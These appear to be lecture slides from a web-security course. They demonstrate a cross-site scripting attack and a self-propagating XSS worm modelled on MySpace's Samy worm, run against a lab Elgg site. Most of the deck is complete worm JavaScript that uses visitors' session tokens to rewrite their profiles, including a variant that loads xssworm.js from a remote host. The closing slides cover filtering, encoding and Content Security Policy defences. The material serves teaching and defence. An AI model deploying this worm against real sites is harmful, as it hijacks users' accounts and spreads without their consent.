_elgg_token=R_qH7yUcx7nUbvxI5uLLg&__elgg_ts=1681131822&name=Samy&description=<p>Samy is
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&a<
POST: HTTP/1.1 302 Found
Date: Mon, 10 Apr 2023 13:07:05 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

# Captured HTTP Request (Details)

```
http://www.xsslabelgg.com/action/profile/edit          ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ... ②
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r111sbcik2vlqep615            ③
Connection: keep-alive
Upgrade-Insecure-Requests: 1

_elgg_token=BPyoX6EZ_KpJTa1xA3YCNA&__elgg_ts=1543678451 ④
&name=Samy
&description=Samy is my hero                         ⑤
&accesslevel[description]=2
... (many lines omitted) ...
&guid=47                                              ⑥
```

Line ①: URL of the edit-profile service.

Line ②: **Session cookie** (unique for each user). It **is automatically set by browsers (no need to be set by attacker)**.

Line ③: CSRF countermeasures, which are now enabled.

# Captured HTTP Request (continued)

```
&name=Samy  
&description=Samy is my hero ④  
&accesslevel[description]=2 ⑤  
... (many lines omitted) ...  
&guid=47 ⑥
```

- Line ④: **Description** field with our text “**Samy is my hero**”
- Line ⑤: Access level of each field: **2** means the field is viewable to everyone.
- Line ⑥: **User ID (GUID)** of the **victim**. This can be obtained by **visiting victim's profile page source**. In XSS, as this value can be obtained from the page. **As we don't want to limit our attack to one victim, we can just add the GUID from JavaScript variable called elgg.session.user.guid.**

## Construct the Malicious Ajax Request (edit\_profile.js)

```
var guid  = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
var name  = "&name=" + elgg.session.user.name;
var desc  = "&description=Samy is my hero" +
            "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

# Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.

```
if (elgg.session.user.guid != 59){  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST",sendurl,true);  
    Ajax.setRequestHeader("Content-Type",  
                        "application/x-www-form-urlencoded");  
    Ajax.send(content);  
}
```

# Inject the Malicious Code Into Attacker's Profile

- **Samy** can place the **malicious code** into his profile and then wait for others to visit his profile page.



# Inject the Malicious Code Into Attacker's Profile

About me



Embed content Visual editor

```
<script type="text/javascript">
window.onload = function(){
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
        "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if (elgg.session.user.guid != 59){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

# Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that “SAMY IS MY HERO” is added to the “About me” field of her profile.**




# Self-Propagation XSS Worm

With **MySpace Samy's worm**, not only were the profiles of visitors of Samy's profile modified, their profiles could also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code could further spread.

# Self-Propagation XSS Worm

**MySpace Samy's worm** infected 1 million users in just 20 hours (one of the **fastest** spreading worms).



# Self-Propagation XSS Worm

With **MySpace Samy's worm**, not only were the profiles of visitors of Samy's profile modified, their profiles could also be made to **carry a copy of Samy's JavaScript code**. So, when an infected profile was viewed by others, the code could further spread.

**Challenges: How can JavaScript code produce a copy of itself?**

**Two typical approaches:**

- **DOM approach**: JavaScript code can get a copy of itself directly from DOM via **DOM APIs**
- **Link approach**: JavaScript code can be included in a web page via a link using the **src** attribute of the script tag.

# Self-Propagation XSS Worm

## Document Object Model (DOM) Approach :

- DOM organizes the contents of the page into a **tree of objects (DOM nodes)**.
- Using DOM APIs, we can access each node on the tree.
- If a page contains **JavaScript code**, it will be stored as an **object in the tree**.
- So, if we know the DOM node that contains the code, we can use DOM APIs to get the code from the node.
- Every **JavaScript node can be given a name** and then use the **`document.getElementById()`** API to find the node.

# Self-Propagation XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use **document.getElementById("worm")** to get the reference of the node
- **innerHTML** gives the inside part of the node, not including the script tag.
- **So, in our attack code, we can put the message in the description field along with a copy of the entire code (inside a <script> tag).**

# Self-Propagation XSS Worm

Display name

About me

[Embed content](#) [Visual editor](#)

```
<script id="worm">  
  
var strCode = document.getElementById("worm").innerHTML;  
  
alert(strCode);  
  
</script>
```

Samy



About me

```
var strCode = document.getElementById("worm").innerHTML;  
  
alert(strCode);
```

OK

A red arrow points from the "OK" button back towards the "About me" text area, indicating the propagation of the XSS payload.

# Self-Propagation XSS Worm: Construct Malicious JS

```
window.onload = function() {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>"; ②

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ③

    // Set the content of the description field and access level.
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2"; ④
}
```

Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use “+” to concatenate them together. **If we directly put the entire string, Firefox’s HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.**

# Self-Propagation XSS Worm: Construct Malicious JS

Line ③: In HTTP POST requests, data is sent with **Content-Type** as “**application/x-www-form-urlencoded**”. We use **encodeURIComponent()** function to encode the string.

Line ④: **Access level** of each field: **2** means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy's profile, the worm gets executed and modifies Alice's profile, inside which, a copy of the worm code is also placed. So, **any user visiting Alice's profile will too get infected in the same way**.

# Self-Propagation XSS Worm: Construct Malicious Ajax Request

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;

// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

# Self-Propagation XSS Worm: Construct Malicious Ajax Request

To ensure that it does not modify Samy's own profile.

```
// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

# Inject the Malicious Code Into Attacker's Profile

About me

Embed content Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</"+ "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;



// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}

</script>
```

# Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that “SAMY IS MY HERO” is added to the “About me” field of her profile.**



# Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that “SAMY IS MY HERO” is added to the “About me” field of her profile.**

### Edit profile

Display name  
Alice

About me

Injected Malicious Javascript Code

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
}
```

Embed content Visual editor

Alice

Edit avatar

Edit profile

# Inject the Malicious Code Into Attacker's Profile

- Login to Charlie's account and view Alice's profile. As soon as Alice's profile is loaded, malicious code will get executed.
- On **checking Charlie profile, we can see that “SAMY IS MY HERO” is added to the “About me” field of his profile.**

All members

Newest    Alphabetical    Popular    Online

A screenshot of a user list interface titled "All members". It shows two users: "Admin" and "Alice". A red arrow points from the text "Alice" to her corresponding profile icon.

Charlie

A screenshot of a user profile page for "Charlie". The page features a cartoon illustration of a boy wearing a beret and holding a magnifying glass. To the right of the illustration is a box labeled "About me" containing the text "Samy is my hero". A red arrow points from the text "Samy is my hero" to the "About me" label.

# Self-Propagation XSS Worm: The **Link Approach**

```
<script type="text/javascript"
       src="http://www.example.com/xssworm.js">
</script>
```

```
window.onload = function(){
    var wormCode = encodeURIComponent(
        "<script type=\"text/javascript\" " +
        "id =\"worm\" " +
        "src=\"http://www.example.com/xssworm.js\">" +
        "</script>");

    // Set the content for the description field
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2";

    (the rest of the code is the same as that in the previous approach)
    ...
}
```

- The JavaScript code `xssworm.js` will be fetched from the URL.
- Hence, we do not need to include all the worm code in the profile.
- Inside the code, we need to achieve damage and self-propagation.

# Self-Propagation XSS Worm: The **Link Approach**

```
window.onload = function(){
  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script id=\"worm\" type=\"text/javascript\" " +
    "src=\"http://www.seed-server.com/xssworm.js\">" +
    "</script>"
  );
  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";
  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
  var token = "&_elgg_token=" + elgg.security.token._elgg_token;
  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  // Construct and send the Ajax request
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

xssworm.js

For simplicity we place the script on the same server. In real world scenarios, attacker places this script on the attacker server or other free third-party hosting services

# Self-Propagation XSS Worm: The **Link Approach**

## Edit profile

**Display name**  
Samy

**About me**

[Embed content](#) [Visual editor](#)

```
<script id="worm" type="text/javascript" src="http://www.seed-server.com/xssworm.js"></script>
```

# Countermeasures: The **Filter** Approach

- Removes code from user inputs.
- It is difficult to implement as there are many ways to embed code other than <script> tag.
- **Use of open-source libraries** that can filter out JavaScript code.
- Example : **jsoup (very well tested)**

# Countermeasures: The **Encoding** Approach

- Replaces HTML markups with alternate representations.
- If data containing **JavaScript code is encoded** before being sent to the browsers, **the embedded JavaScript code will be displayed by browsers, not executed by them**.
- Converts <script> alert('XSS') </script> to  
**&lt;script&gt; alert('XSS') &lt;/script&gt;**

# Countermeasures: Filter/Encoding Approaches in Elgg

**Similar techniques implemented by Elgg's social media framework**

**PHP module HTMLawed**: (**Filter** Approach)

Highly customizable PHP script/plugin to **sanitize** HTML against XSS attacks.

**PHP function htmlspecialchars**: (**Encoding** Approach)

**Encode** data provided by users, s.t., JavaScript code in user's inputs will be interpreted by browsers only as strings and not as code.

# Countermeasures: The **Filter** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled
  - disabled the plugin call in **input.php** file

```
/**  
 * Filter tags from a given string based on registered hooks.  
 *  
 * @param mixed $var Anything that does not include an object (strings, ints, arrays)  
 *                      This includes multi-dimensional arrays.  
 *  
 * @return mixed The filtered result - everything will be strings  
 */  
function filter_tags($var) {  
    // return elgg_trigger_plugin_hook('validate', 'input', null, $var);  
    return $var;  
}
```

# Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

```
seed@VM:~/.../elgg$ more dropdown.php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @uses $vars['text'] The text to display
 */

// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
seed@VM:~/.../elgg$ 
```

# Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

```
seed@VM:~/.../elgg$ more text.php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @uses $vars['value'] The text to display
 */

$value = elgg_extract('value', $vars);
if (!is_scalar($value)) {
    return;
}

//echo htmlspecialchars "{$value}", ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8', false);
echo "{$value}";
seed@VM:~/.../elgg$
```

# Countermeasures: The **Encoding** Approach in Elgg

- Elgg employs such approach but the countermeasure has been disabled

url.php

```
if (isset($vars['text'])) {  
    if (elgg_extract('encode text', $vars, false)) {  
        // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);  
        $text = $vars['text'];  
    } else {  
        $text = elgg_extract('text', $vars);  
    }  
    unset($vars['text']);  
} else {  
    // $text = htmlspecialchars(elgg_get_excerpt($url, $excerpt_length), ENT_QUOTES, 'UTF-8', false);  
    $text = elgg_get_excerpt($url, $excerpt_length);  
}
```

# Defeating XSS using Content Security Policy

- Fundamental Problem: mixing data and code (code is **inlined**)  
Cannot tell which code is trusted and which is untrusted
- Solution: Force data and code to be separated:  
**Don't allow the inline approach (here 1 and 2).**  
**Only allow the link approach (here 3 and 4).**

```
<script>  
  ... JavaScript code ...  
</script> ①  
  
<button onclick="this.innerHTML=Date () ">The time is?</button> ②  
  
<script src="myscript.js"> </script> ③  
<script src="http://example.com/myscript.js"></script> ④
```

# CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com  
https://apis.google.com
```

Only code from self, example.com, and google will be allowed.

# How to Securely Allow Inlined Code

- Using **nonce**

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>  
  ... JavaScript code ...  
</script>
```

①

Allowed

```
<script nonce=3efsdfsdf>  
  ... JavaScript code ...  
</script>
```

②

Invalid nonce ==> Not allowed

**value is set randomly by server on each page reload**

- Using hash of the code

# Setting CSP Rules by server

```
<?php
$cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-1rA2345' www.example.com".
    "";
header($cspheader);
?>
<html>
... page contents ...
</html>
```

# Summary

- Two types of XSS attacks
- How to launch XSS attacks
- Create a self-propagating XSS worm
- Countermeasures against XSS attacks